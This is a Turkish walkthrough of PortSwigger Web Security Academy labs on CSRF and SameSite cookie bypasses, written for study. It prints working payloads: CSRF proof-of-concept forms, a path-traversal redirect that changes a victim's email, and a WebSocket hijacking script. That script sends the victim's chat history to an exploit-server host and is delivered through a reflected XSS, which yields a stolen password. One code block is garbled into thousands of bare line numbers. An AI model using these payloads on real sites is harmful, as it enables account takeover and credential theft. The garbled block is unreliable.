Bu payloadımızı kendimize göre düzenliyoruz. Daha sonra bunu;


```
<----->
<script>
    history.pushState ('', '', '/');
    document.forms[0].submit();
</script>
```

Buradaki script tagini silerek oraya

yapıştırıyoruz.

```
5 |     <input type="hidden" name="email" value="yavuzlar&#64;yavuzlar" />
6 |     <input type="hidden" name="csrf" value="fake" />
7 |     <input type="submit" value="Submit request" />
8 |   </form>
9 |   
10 | 
```

Ve payloadımız içerisinde csrf tokenini silip payload daki fake yazısını giriyoruz. Artık her şey hazır kurbana gönderelim şimdi bunu.



The screenshot shows the 'Web Security Academy' logo on the left. In the center, there's a challenge title 'CSRF where token is duplicated in cookie' and a link 'Back to lab description >'. On the right, there's a green 'LAB' button with the word 'Solved' next to it, accompanied by a small checkmark icon.

Ve lab çözümü tamamlanmış oldu.

LAB 7: SameSite Lax bypass via method override

Laba giriş yapalım ve update mail kısmındaki isteği yakalayarak Burp Suite içerisindeki Repeater kısmına gönderelim.

Daha sonra lab isminden yola çıkarak birkaç bilgi toplaması yapıyoruz. Burada istek türümüz POST iken biz GET olarak göndermeyi deneyeceğiz.

Repeater'da inceleme yaptıktan sonra tekrardan mail değişikliği kısmına giderek bunu tutuyoruz.

```
1 | POST /my-account/change-email      HTTP/2
2 | Host :
3 |   0a2f0066037676b980991239008700d9.web-security
4 |   -academy.net
5 | Cookie : session =
6 |   ET6vIPJcMlA8OISImOUK9moP0ydiilAy
7 | Content-Length : 21
8 | Cache-Control : max-age=0
9 | Sec-Ch-Ua : "Google Chrome";v="135",
10| 
```

Buradan sonra da payload oluşturma kısmına gidiyoruz.

```
2 | <!-- CSRF PoC - generated by Burp Suite Professional -->
3 | <body>
4 |   <form action="https://0a2f0066037676b980991239008700d9.web-security-academy.net/my-account/change-email" method="GET">
5 |     <input type="hidden" name="_method" value="POST">
```

Burada normalde POST yazan kısmı GET olarak değiştiriyoruz. Ve hemen altına da;

```
<input type="hidden" name="_method" value="POST">
```

Kodunu yapıştırıyoruz. En son da gidecek mail adresini farklı yapıyoruz ki kurban buna ulaştığında sömürelim.



The screenshot shows the 'Web Security Academy' logo on the left. In the center, there's a challenge title 'SameSite Lax bypass via method override' and a link 'Back to lab description >'. On the right, there's a green 'LAB' button with the word 'Solved' next to it, accompanied by a small checkmark icon.

Çözüm tamamlandı.

LAB 8: SameSite Strict bypass via client-side redirect

Her lab çözümünde olduğu gibi bu laba da verilen bilgiler ile giriş yapıyoruz. Ve daha sonra mail değişikliği yaparken istekleri Repeater'da inceliyoruz. Lab ismini de kullanarak ipucu topluyoruz.

Burada sisteme giriş yapıyoruz. Mail değişikliği yapıyoruz ve durumları inceliyoruz.

```
1 POST /login HTTP/2
2 Host:
Dae200360397136280f603a8007f0084.web-security-acade
.net
3   Content-Type: application/x-www-form-urlencoded
4   Content-Length: 10
5
6   [REDACTED]
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
269
270
271
272
273
274
275
276
277
278
279
279
280
281
282
283
284
285
286
287
288
289
289
290
291
292
293
294
295
296
297
298
299
299
300
301
302
303
304
305
306
307
308
309
309
310
311
312
313
314
315
316
317
318
319
319
320
321
322
323
324
325
326
327
328
329
329
330
331
332
333
334
335
336
337
338
339
339
340
341
342
343
344
345
346
347
348
349
349
350
351
352
353
354
355
356
357
358
359
359
360
361
362
363
364
365
366
367
368
369
369
370
371
372
373
374
375
376
377
378
379
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
418
419
419
420
421
422
423
424
425
426
427
428
429
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
789
789
790
791
792
793
794
795
796
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
988
989
989
990
991
992
993
994
995
995
996
997
998
999
999
1000
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1098
1099
1099
1100
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1198
1199
1199
1200
1200
1201
1202
1203
1204
1205
1206
1207
1208
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1298
1299
1299
1300
1300
1301
1302
1303
1304
1305
1306
1307
1308
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1398
1399
1399
1400
1400
1401
1402
1403
1404
1405
1406
1407
1408
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1498
1499
1499
1500
1500
1501
1502
1503
1504
1505
1506
1507
1508
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1598
1599
1599
1600
1600
1601
1602
1603
1604
1605
1606
1607
1608
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1698
1699
1699
1700
1700
1701
1702
1703
1704
1705
1706
1707
1708
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1798
1799
1799
1800
1800
1801
1802
1803
1804
1805
1806
1807
1808
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1898
1899
1899
1900
1900
1901
1902
1903
1904
1905
1906
1907
1908
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1998
1999
1999
2000
2000
2001
2002
2003
2004
2005
2006
2007
2008
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2098
2099
2099
2100
2100
2101
2102
2103
2104
2105
2106
2107
2108
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2198
2199
2199
2200
2200
2201
2202
2203
2204
2205
2206
2207
2208
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2298
2299
2299
2300
2300
2301
2302
2303
2304
2305
2306
2307
2308
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2398
2399
2399
2400
2400
2401
2402
2403
2404
2405
2406
2407
2408
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2439
2440
2441
2442
2443
2444
2445
24
```

Login kısmında SameSite= Strict kısmı göze çarpıyor. Lab isminden de anlaşıldığı gibi burada bir şeyler yapacağız.

SameSite= Strict istek için hedef site tarayıcısının adres çubuğuında şu anda gösterilen siteyle eşleşmiyorsa, cerezi içermeyeceği anlamına gelir. Bu durumda biz change mail address kısmının request formunu POST durumundan GET durumuna getirerek deneyelim.

```
GET /my-account/change-email?email=deneme%40deneme&  
submit=1 HTTP/2  
Host:  
Dae200360397136280f603a8007f0084.web-security-acade  
.net
```

```
1 HTTP/2 302 Found  
2 Location: /my-account?id=wiener  
3 X-Frame-Options: SAMEORIGIN  
4 Content-Length: 0  
5
```

Ve bu kısımda da bir sorun olmadığını görmüş olduk. Biz de GET metodu ile gidecek olan isteği yakalayıp neler yapabileceğimize bir bakalım.

Sayfayı biraz daha incelediğimizde sayfada postların altına yorum yapabildiğimizi gördük. Şimdi bir tane deneyelim ve neler olduğuna bir bakalım.

MURAT | 13 May 2025

MURAT

Bir tane yorum yazdım ve history den neler olduğunu kontrol edelim.

```
GET /post/comment/confirmation?postId=6 HTTP/2
Host: Oae200306397136280f603a8007f0084.web-security-academy.net
Cookie: session=jWjM1KiqyHSxIsbRlUvUbQ7uNe2Sw7h
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko
```

İnceleme sonrasında bu giden isteğin de POST ile gittiğini görmüs olduk.

```
<script>
    redirectOnConfirmation('/post');
</script>
```

Peki bu fonksiyonun detayları ne şekilde?

```
redirectOnConfirmation = (blogPath) => {
  setTimeout(() => {
    const url = new URL(window.location);
    const postId = url.searchParams.get("postId");
    window.location = blogPath + '/' + postId;
  },
  3000);
}
```

Devam edelim.

Bu kod kısmında postId kullanarak ve 3000 saniye zaman aşımı ile blogPath sonrasında eğik çizgi ile Id değerini eklediğini gördük. Şimdi bu durumu nasıl bypass edebileceğimizi araştıralım.

Biz bu POST ile URL üzerinden giden kısmı bypass etmeyi deneyelim. Öncelikle bu URL'i bir alalım.

GET /post/comment/confirmation?postId=6 Bu kısımda biraz oynamaya yapsak. Mesela mail değiştirme kısmını bu URL içerisinde eklesek durumlar ne olur?

```
https://0ae200360397136280f603a8007f0084.web-security-academy.net/post/comment/confirmation?postId=6
```

Olarak URL içerisinde deneyelim. Gönderince başarılı bir şekilde yorumu gönderdi. postId kısmını mail adresi değiştirme olarak deneyelim.

```
https://0ae200360397136280f603a8007f0084.web-security-academy.net/post/comment/confirmation?postId=/my-account/change-email?email=deneme%40deneme&submit=1
```



"Not Found" Şeklinde sonuç aldık. Şu anda post dizini içerisindeyiz. Bir önceki dizine çıkarak deneyelim. '../' komutunu = den sonra koyalım.



"Missing parameter: 'submit'" Bu kısımda URL decode etmeyi deneyelim.

```
/post/comment/confirmation?postId=../my-account/change-email?email=MURAT%40deneme%26submit=1
```

Olarak gönderdim ve sonuç:

Your username is: wiener

Your email is: MURAT@deneme

Başarılı olduk.

Ve şimdi bütün bu öğrendiklerimiz ile payload oluşturalım.

```
<script>
  document.location = "https://0ae200360397136280f603a8007f0084.web-security-academy.net/post/comment/confirmation?postId=../my-account/change-email?email=MURAT%40MURAT%26submit=1";
</script>
```

Bunu da exploit kısmından kurbanaya gönderebiliriz. (Mail adresi hepsinden farklı.)

SameSite Strict bypass via client-side redirect
[Pseudo Lab description](#)

LAB Solved 

Ve lab çözümü tamamlandı.

LAB 9: SameSite Strict bypass via sibling domain

Bu lab Websocket ile ilgili bir lab. Şimdi labı biraz inceleyelim. Elimizde bir chat bot var.

Chat'e bir şeyler yazdıktan sonra websocket kısmından bunu inceleyelim.

WebSockets history					
#	URL	Direction	Edited	Length	Notes
699	https://0aae001c045f622a81224810...	← To client		4	
700	https://0acc00a604627f1880aafe9e...	→ To server		5	
701	https://0acc00a604627f1880aafe9e...	← To client		33	
702	https://0acc00a604627f1880aafe9e...	← To client		119	
703	https://0acc00a604627f1880aafe9e...	← To client		33	
704	https://0acc00a604627f1880aafe9e...	← To client		89	
705	https://0acc00a604627f1880aafe9e...	← To client		46	
706	https://0acc00a604627f1880aafe9e...	← To client		88	
707	https://0acc00a604627f1880aafe9e...	← To client		49	
708	https://0acc00a604627f1880aafe9e...	← To client		92	
709	https://0acc00a604627f1880aafe9e...	← To client		66	
710	https://0acc00a604627f1880aafe9e...	→ To server		1	

Message					
Pretty	Raw	Hex			
1 { "user": "Hal Pline", "content": "I do wonder if you look as stupid as you sound sometimes" }					

Atılan ve gelen mesajların hepsi burada mevcut bir şekilde gösteriliyor. Bu kısmı Repeater'a gönderdim. Ve ardından MURAT isimli bir istek göndermeyi denedim.

Başarılı bir şekilde gönderdi.

Şimdi biraz daha inceleme yapıyoruz ve json dosyasını history'den buluyoruz.

```
let newWebSocket = new WebSocket(chatForm.getAttribute("action"));

newWebSocket.onopen = function (evt) {
    writeMessage("system", "System:", "No chat history on record");
    newWebSocket.send("READY");
    res(newWebSocket);
}

newWebSocket.onmessage = function (evt) {
    var message = evt.data;
```

Biz burada bu kodlar ile neler yapabileceğimize bir bakalım. Bu kısımda birazcık kod bilgisi gereği için biz yardıma başvuruyoruz. Uzunca uğraşlar sonucunda kodumuzu şu şekilde yazdık:

```

<script>
    var ws = new WebSocket("wss://0a46001f04b675c68034032b005f0088.web-security-academy.net/chat");
    ws.onopen = function(event) {
        ws.send("READY");
    };
    ws.onmessage = function(event) {
        var message = event.data;
        fetch("https://exploit-0ae900af048075a3803c027d01b500c9.exploit-server.net/exploit?message=" + btoa(message));
    };
</script>

```

Bu kodlar arasında ilk linkimiz bizim labımızın linki,

READY gönderdiğimiz mesaj,

Alttaki link ise exploit labımızın linki böylelikle biz kurbana gönderdikten sonra logdan göreceğiz. Bunu gönderip log kısmına bakalım.

```
"GET /exploit HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36"
"GET /exploit?message=eyJ1c2VyljoiQ09OTkVDVEVEIiwiY29udGVudC16Ii0tIE5vdyBjaGF0dGluZyB3aXRoIEhhbCBQbGluZSAtLSJ9 HTTP/1.1" 200 "user-agent:
```

Burada mesaj var ve bu base64 decode ederek mesaja bakalım.



Peki biz bu durumu nasıl

bypass ederiz? Bunun için biraz daha araştırma yapmamız gerekiyor.

Request	Response
Pretty	Pretty
Raw	Raw
Hex	Hex
	Render
1 GET /resources/js/chat.js HTTP/2	1 HTTP/2 200 OK
2 Host: 0a46001f04b675c68034032b005f0088.web-security-academy.net	2 Content-Type: application/javascript; charset=utf-8
3 Cookie: sessionId=ABzOTkvdveiwiY29udGVudC16Ii0tIE5vdyBjaGF0dGluZyB3aXRoIEhhbCBQbGluZSAtLSJ9	3 Cache-Control: public, max-age=3600
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36	4 Access-Control-Allow-Origin: https://cmo-0a46001f04b675c68034032b005f0088.web-security-academy.net
5 Accept: */*	5 X-Frame-Options: SAMEORIGIN
6 Sec-Fetch-Site: none	6 Content-Length: 3561
	7

Burada chat.js adlı dosya bulduk ve içini okuduğumda bir link vardı. O linke gidelim şimdi.

Bizi login sayfası karşıladı. Şimdi biraz daha kurcalayalım.

Login sayfasında XSS payload denedim ve sonuç verdi. Şimdi biz burayı biraz daha kurcalayıp payload'ı username olarak göndereceğiz. Bir önceki payload'ı URL encode ederek yollayalım.

```
Invalid username: <script>
var ws = new WebSocket (
  "wss://0a46001f04b675c68034032b005f0088.web-security-academy.net/chat"
);
ws.onopen = function (event) {
  ws.send ("READY");
};
ws.onmessage = function (event) {
  var message = event.data;
  fetch (
    "https://exploit-0ae900af048075a3803c027d01b500c9.exploit-server.net/exploit?message="
    btoa (message)
  );
};
</script>
```

Burada kodu okuyup çalıştığını gördük. Peki ne yapabiliriz?

```
<script>
document.location= "cms-0a46001f04b675c68034032b005f0088.web-security-
academy.net/login?
username=%3c%73%63%72%69%70%74%3e%0a%20%20%20%76%61%72%20%77%73
%20%3d%20%6e%65%77%20%57%65%62%53%6f%63%6b%65%74%28%22%77%73%73%
3a%2f%2f%30%61%34%36%30%30%31%66%30%34%62%36%37%35%63%36%38%30%33
%34%30%33%32%62%30%30%35%66%30%30%38%38%2e%77%65%62%2d%73%65%63%
75%72%69%74%79%2d%61%63%61%64%65%6d%79%2e%6e%65%74%2f%63%68%61%74
%22%29%3b%0a%20%20%20%20%77%73%2e%6f%6e%6f%70%65%6e%20%3d%20%66%7
5%6e%63%74%69%6f%6e%28%65%76%65%6e%74%29%20%7b%0a%20%20%20%20%20%
20%20%20%77%73%2e%73%65%6e%64%28%22%52%45%41%44%59%22%29%3b%0a%
20%20%20%20%7d%3b%0a%20%20%20%20%77%73%2e%6f%6e%6d%65%73%73%61%67
```

Az önceki bilgiler ile exploit olarak bunu kurbana gönderelim ve inceleyelim.

```
/exploit?message=eyJ1c2VyIjoiSGFsIFBsaw5lIiwiY29udGVudCI6IkhlbGxvLCBob3cgY2FuIEkgaGVscD8ifQ== HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim)
/exploit?message=eyJ1c2VyIjoiQ09OTkVDVEVEIiwiY29udGVudCI6Ii0tIE5vdyBjaGF0dGluZyB3aXRoIEhhbCBQbGluZSATLSJ9 HTTP/1.1" 200 "user-agent: Mozilla
/exploit?message=eyJ1c2VyIjoiSGFsIFBsaw5lIiwiY29udGVudCI6Ik5vIHByb2JsZW0gY2FybG9zLCBpdCZhcg9zO3Mgc3dlcHQ1cXp6NTdkb2txb3N00DcifQ== HTTP/1.1"
/exploit?message=eyJ1c2VyIjoiW91IiwiY29udGVudCI6IlRoYW5rcywgSSB0b3B1lHRoaXMgZG9lc24mYXBvczt0IGNvbWUgYmfjayB0b0yBiaXRlIG11ISJ9 HTTP/1.1" 200
/exploit?message=eyJ1c2VyIjoiW91IiwiY29udGVudCI6IlRoYW5rcywgSSB0b3B1lHRoaXMgZG9lc24mYXBvczt0IGNvbWUgYmfjayB0b0yBiaXRlIG11ISJ9 HTTP/1.1" 200
/exploit?message=eyJ1c2VyIjoiW91IiwiY29udGVudCI6IkkgZm9yZ290IG15IHbhcnN3b3JkIn0=
```

Bizi böyle bir durum karşıladı. Şimdi bunları decode edelim.

```
eyJ1c2VyIjoiSGFsIFBsaw5lIiwiY29udGVudCI6IkhlbGxvLCBob3cgY2FuIEkgaGVscD8ifQ==
eyJ1c2VyIjoiQ09OTkVDVEVEIiwiY29udGVudCI6Ii0tIE5vdyBjaGF0dGluZyB3aXRoIEhhbCBQbGluZSATLSJ9
eyJ1c2VyIjoiSGFsIFBsaw5lIiwiY29udGVudCI6Ik5vIHByb2JsZW0gY2FybG9zLCBpdCZhcg9zO3Mgc3dlcHQ1cXp6NTdkb2txb3N00DcifQ==
eyJ1c2VyIjoiW91IiwiY29udGVudCI6IlRoYW5rcywgSSB0b3B1lHRoaXMgZG9lc24mYXBvczt0IGNvbWUgYmfjayB0b0yBiaXRlIG11ISJ9
eyJ1c2VyIjoiW91IiwiY29udGVudCI6IkkgZm9yZ290IG15IHbhcnN3b3JkIn0=
```

```
{"user":"Hal Pline","content":"Hello, how can I help?"}
{"user":"CONNECTED","content":>-- Now chatting with Hal Pline --"}
{"user":"Hal Pline","content":"No problem carlos, it's swept5qzz57dokqost87"}
{"user":"You","content":"Thanks, I hope this doesn't come back to bite me!"}
{"user":"You","content":"I forgot my password"}
```

Burada bize Carlos kullanıcısının bilgileri verilmiş oldu.

Bu bilgiler ile Carlos olarak giriş yapalım.

The screenshot shows the Web Security Academy interface. At the top, there's a navigation bar with 'Home', 'Courses', 'Challenges', 'Community', and 'Help'. Below it, the main content area has a banner for the 'SameSite Strict bypass via sibling domain' lab, which is marked as 'Solved'. It includes a 'Back to lab description' link. A large orange button at the bottom says 'Congratulations, you solved the lab!'. To its right are links for 'Share your skills!', social media icons for Twitter and LinkedIn, and 'Continue learning >'. Below these are links for 'Home', 'My account', 'Live chat', and 'Log out'. The main content area is titled 'My Account' and displays the message 'Your username is: carlos'.

Ve labımızı çözmüş olduk.

LAB 10: SameSite Lax bypass via cookie refresh
